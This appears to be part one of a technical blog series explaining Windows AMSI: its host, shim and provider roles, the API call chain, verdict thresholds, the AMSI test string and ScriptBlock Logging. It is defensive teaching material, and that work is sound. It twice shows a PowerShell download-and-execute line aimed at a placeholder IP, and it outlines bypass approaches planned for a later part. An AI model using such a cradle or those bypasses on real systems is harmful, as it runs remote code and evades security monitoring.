
A PowerShell one-liner can assemble its payload out of string fragments, decode it in memory, and feed the result straight to the interpreter, without a single recognizable byte ever landing on disk. Classic antivirus never sees it. AMSI is Microsoft’s answer to that gap, and the first thing to get straight is that it doesn’t scan anything itself. It’s a bus. That distinction looks pedantic right now, but it’s the whole reason the feature works the way it does, and the whole reason it breaks the way it does.
This is part 1 of two. Here we stay on the plumbing: what AMSI is, who calls it, and what actually happens when a script runs. Part 2 is where we start pulling on the loose threads. You can’t reason about a bypass until you know exactly what you’re bypassing, so let’s build that picture first.
The gap it was built to close
Signature engines think in terms of objects. A PE, a document, an archive: open the file, map it, pattern-match. That model works right up until the malicious thing never exists as a file the engine bothers to read.
Scripting hosts make that failure trivial to trigger:
# Three layers of indirection, nothing suspicious on disk.
$a = 'IEX (New-Object Net.WebClient).DownloadStr' + 'ing("http://1.2.3.4/x")'
Invoke-Expression $a
A file-based scanner looking at this sees Invoke-Expression, a token thousands of legitimate admin scripts use. The dangerous part arrives over the network, gets stitched together in a variable, and is compiled from a string. Nothing crosses the disk boundary in a form worth flagging.
So why not just teach the engine to unwrap that? Vendors did try. You can emulate string concatenation, base64 decoding, a few common tricks. The problem is that every language gives you a dozen ways to spell “join these two strings”, and the engine would have to model all of them, for every host, forever. That’s a losing race.
Here’s the insight that makes AMSI work: obfuscation has to end somewhere. Whatever contortions the attacker went through upstream, the interpreter eventually needs real, runnable code, and at that precise instant the content is plaintext. So instead of asking every engine to emulate every script host, you flip it around and have the host hand its already-deobfuscated content to the engine at that moment. One interface, called at the one point where hiding is no longer possible.
One corollary to keep in your back pocket, because it matters a lot later: AMSI inspects the content the interpreter is about to run, not the command line that launched the process, and not the argument you typed. Those are separate telemetry sources.
Which is exactly why killing AMSI and going dark are two different things. More on that at the end.
When all of this landed
Before trusting a timeline, I went and pinned each date against a primary source, because the draft I started from had two of them wrong. Here’s what actually holds up.
| Component | When | Source of truth |
|---|---|---|
| AMSI ships in the OS | Windows 10 / Server 2016 (2015) | The Register — AMSI announced Jun 2015 |
| PowerShell, WSH, JScript/VBScript | With AMSI itself | MS Learn — AMSI portal (integrated hosts) |
| Office VBA macros | Announced Sept 2018, shipped in the Office 365 semi-annual channel Jan 2019 | MS Security blog |
| .NET Framework 4.8 | April 2019 | MS Learn — What’s new in .NET Framework |
| Excel 4.0 (XLM) macros | 2021 | MS Security blog — XLM + AMSI |
The point worth holding onto is less the exact dates than the direction of travel: AMSI started with PowerShell and kept absorbing every host attackers migrated to. VBA got hooked, so they moved to XLM, so XLM got hooked.
Three actors, keep them apart
Almost every confusing thing about the AMSI API clears up once you stop treating it as one blob and separate the three parties involved.

The host application owns the content right before it executes, and it’s the one that makes the calls. PowerShell, wscript.exe / cscript.exe, Office, the CLR. No host integration means no scan - AMSI never reaches into a process that didn’t opt in. This is the first thing people forget: AMSI is not ambient. Something has to call it.
amsi.dll is the thin, vendor-neutral shim in the middle. It exposes the C API to the host and knows how to locate, load and talk to whatever engine is registered on the box. It routes; it does not decide.
The provider is the actual engine - Defender’s, or whatever your EDR shipped. It’s a COM object implementing IAntimalwareProvider (derived from IUnknown), and the methods that matter come down to three:
// Simplified from amsi.h. The provider receives content as a stream
// and fills in an AMSI_RESULT. DisplayName() is the engine name that
// gets surfaced back - handy when you're triaging a host and want to
// know who actually answered the scan.
interface IAntimalwareProvider : IUnknown {
    HRESULT Scan(AMSI_SCAN_CONTEXT *context, IStream *content, AMSI_RESULT *result);
    void    CloseSession(HAMSISESSION context);
    LPCWSTR DisplayName(void);
};
Two details here pay rent later. First, the provider is loaded as a DLL inside the host process - from the host’s point of view there’s no RPC hop to some separate service. That’s precisely why in-process tampering is on the table at all; the thing deciding your fate lives in your address space. Second, the engine can be absent or unreachable and the host keeps running: initialization succeeds, the scan comes back with a non-blocking verdict, the script executes.
AMSI fails open. By design.
On recent Windows (1903 and later), an AMSI provider DLL has to be signed before it’ll load, governed by a
FeatureBitsvalue underHKLM\SOFTWARE\Microsoft\AMSI. The reasoning is the mirror image of the bypass problem: once providers are DLLs you load into your own process, an unsigned provider is just an injection primitive with a nice name. Worth knowing the gate exists; don’t assume it’s enforced the same way on every build.
Where does the provider actually get registered? Under HKLM\SOFTWARE\Microsoft\AMSI\Providers\, keyed by CLSID - Defender’s is {2a576b87-09a7-520e-c21a-4942f0271d67}. If you ever need to know which engine is answering on a host, that key and DisplayName() are your two honest answers.
The call chain, one call at a time
We’ve got the three actors. Now watch them talk. Every integrated host runs some version of this exact sequence, and you can match it against dumpbin /exports amsi.dll on any box.
// 1. Bind the host to the registered engine. One context per host.
HRESULT AmsiInitialize(LPCWSTR appName, HAMSICONTEXT *amsiContext);
//    appName identifies the caller to the provider - this is the
//    "who is asking" the engine sees.

// 2. Optional. A session lets the engine correlate several scans.
HRESULT AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION *amsiSession);
//    Without it, fragments of one payload look harmless in isolation.
//    With it, the engine ties them into a single, better-informed verdict.

// 3. The actual question.
HRESULT AmsiScanBuffer(HAMSICONTEXT c, PVOID buffer, ULONG length,
                       LPCWSTR contentName, HAMSISESSION s /* optional */,
                       AMSI_RESULT *result);
HRESULT AmsiScanString(HAMSICONTEXT c, LPCWSTR string, LPCWSTR contentName,
                       HAMSISESSION s /* optional */, AMSI_RESULT *result);
//    contentName is just metadata for the verdict (a filename, URL or
//    script ID) - not a path to open. The bytes are already in 'buffer'.

// 4. AmsiCloseSession when the session is done.
// 5. AmsiUninitialize when the host is done with the API entirely.
Now, the part people get wrong, and it’s worth slowing down for because it’s the hinge of a whole bypass family. The HRESULT and the verdict are two independent things. S_OK means “a scan happened,” nothing more. The actual decision lives in the AMSI_RESULT output parameter, and Microsoft tells you to read it through the AmsiResultIsMalware macro rather than eyeball the number.
Why the macro? Because the enum isn’t a tidy set of flags - it’s an ordered risk scale:

typedef enum AMSI_RESULT {
    AMSI_RESULT_CLEAN                  = 0,      // known good, won't flip on a def update
    AMSI_RESULT_NOT_DETECTED           = 1,      // nothing now; could change after an update
    AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384,  // admin-policy block range - begin
    AMSI_RESULT_BLOCKED_BY_ADMIN_END   = 20479,  // admin-policy block range - end
    AMSI_RESULT_DETECTED               = 32768   // malware
};
// Anything the provider returns is an estimated risk level: higher = riskier.
// 32768 and up means "do not run this." The 16384–20479 band is a policy
// block, and the script is simply never executed.
So “it returned S_OK” proves nothing on its own. The real gate is a comparison against that 32768 threshold. Hold that thought: patching the comparison and patching the scan are two different bypasses, and now you can see why.
Who actually calls it
Same principle across every host - plaintext handed over at the instant of execution - but the content differs:
| Host | What reaches Scan |
Note |
|---|---|---|
| PowerShell | scripts, interactive input, dynamic eval (Invoke-Expression, scriptblocks) |
The headline consumer. Typed-at-the-prompt input counts - no file involved |
WSH (wscript / cscript) |
the script body before execution | .js / .vbs scanned as it’s about to run |
| JScript / VBScript | runnable script content | Plaintext at execution time, same as the rest |
| Office VBA | macro VBA source at runtime | The interesting one - a document static AV can’t read is still caught once the macro runs |
| .NET Framework 4.8+ | dynamic methods, Assembly.Load(byte[]) |
“Code assembled in memory,” for compiled-ish code |
| WMI | operations surfaced to the engine | Easy to forget it rides the same bus |
Seeing it happen
Theory is cheap. Let’s make a host hand the plaintext over and watch the engine refuse it, because that single observation is the mental model the whole next article rests on.
Replaying what the host does, in C
This is, more or less, what PowerShell’s engine does with the scriptblock you typed. Compile against amsi.lib and stare at the verdict logic:
#include <windows.h>
#include <amsi.h>
#include <stdio.h>

int main(void) {
    HAMSICONTEXT ctx; HAMSISESSION sess = NULL; AMSI_RESULT res = AMSI_RESULT_CLEAN;

    if (FAILED(AmsiInitialize(L"LAB-01-host", &ctx))) return puts("init failed"), 1;
    AmsiOpenSession(ctx, &sess);   // optional, lets the engine correlate fragments

    LPCWSTR payload = L"IEX (New-Object Net.WebClient).DownloadString('http://1.2.3.4/x')";
    if (SUCCEEDED(AmsiScanString(ctx, payload, L"unknown-script", sess, &res))) {
        wprintf(L"verdict: %u  -> block? %s\n",
                (unsigned)res,
                AmsiResultIsMalware(res) ? L"YES" : L"no");
    }

    AmsiCloseSession(ctx, sess);
    AmsiUninitialize(ctx);
    return 0;
}
Run it once with Defender live and once with real-time protection off, and the verdict flips. That contrast is the thing to screenshot:

Flagging a string from PowerShell
You don’t need C to prove AMSI is live. Microsoft ships a test sample for exactly this - a harmless marker string that every compliant engine is signed to detect, the AMSI equivalent of the EICAR file. Feed it to the interpreter and a working AMSI path will block it:
# Microsoft's AMSI test sample. On Defender this trips the
# Win32/Mptest!amsi detection - the string is benign, the block is real.
'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
Here’s what a healthy host gives you - the interpreter refuses before running a thing:

Two checks worth running on the same box, in order. First, is an engine even wired up, and which one:
Get-MpComputerStatus | Select-Object AMServiceEnabled, AMEngineVersion
Then - and this is the bridge to part 2 - where did that plaintext go besides the scanner:
# ScriptBlock Logging is a SEPARATE channel from AMSI. Event 4104 carries the
# content of every scriptblock the engine processed, deobfuscated. It has to be
# enabled deliberately.
$reg = 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging'
New-ItemProperty -Path $reg -Name EnableScriptBlockLogging -Value 1 -Force

Get-WinEvent -LogName 'Microsoft-Windows-PowerShell/Operational' |
    Where-Object Id -eq 4104 |
    Select-Object -First 1 -ExpandProperty Message

Look at what you just did. AmsiScanBuffer and event 4104 were fed the same plaintext through separate code paths. One asks “is this malware?” and can block. The other just writes down what it saw, and doesn’t care whether the scan passed. Silence the first and the second is still taking notes.
That’s the sentence to leave this article on.
What’s next
Part 2 is the failure modes this architecture invites. Patching AmsiScanBuffer in your own process, since the provider lives in your address space. Forcing the init path to fail so the engine never engages. Flipping a policy value instead of touching code at all. And the quieter realization underneath all of them: because AMSI inspects content and ScriptBlock Logging records it through a different pipe, “AMSI off” and “logging off” are two separate actions a defender has to audit independently - and an attacker who only did the first left a transcript behind.
The 32768 threshold is the lever most in-memory bypasses pull. Everything else is about never handing the engine the plaintext in the first place.
Resources
- Win32 AMSI reference - the AMSI portal, How AMSI helps you defend against malware, and the
AmsiInitialize/AmsiOpenSession/AmsiScanBuffer/AmsiScanString/AMSI_RESULT/IAntimalwareProviderpages (learn.microsoft.com) - Microsoft Security blog - the Office VBA + AMSI announcement and the later Excel 4.0 (XLM) extension
- What’s new in .NET Framework - the 4.8 CLR-to-AMSI integration note
about_Logging_Windows- ScriptBlock Logging, event 4104,EnableScriptBlockLogging- Outflank, Bypassing AMSI for VBA - for the VBA timeline and the design gaps behind it
Found a mistake, or a date I got wrong? Tell me - I’d rather fix it than leave it. Part 2 lands next.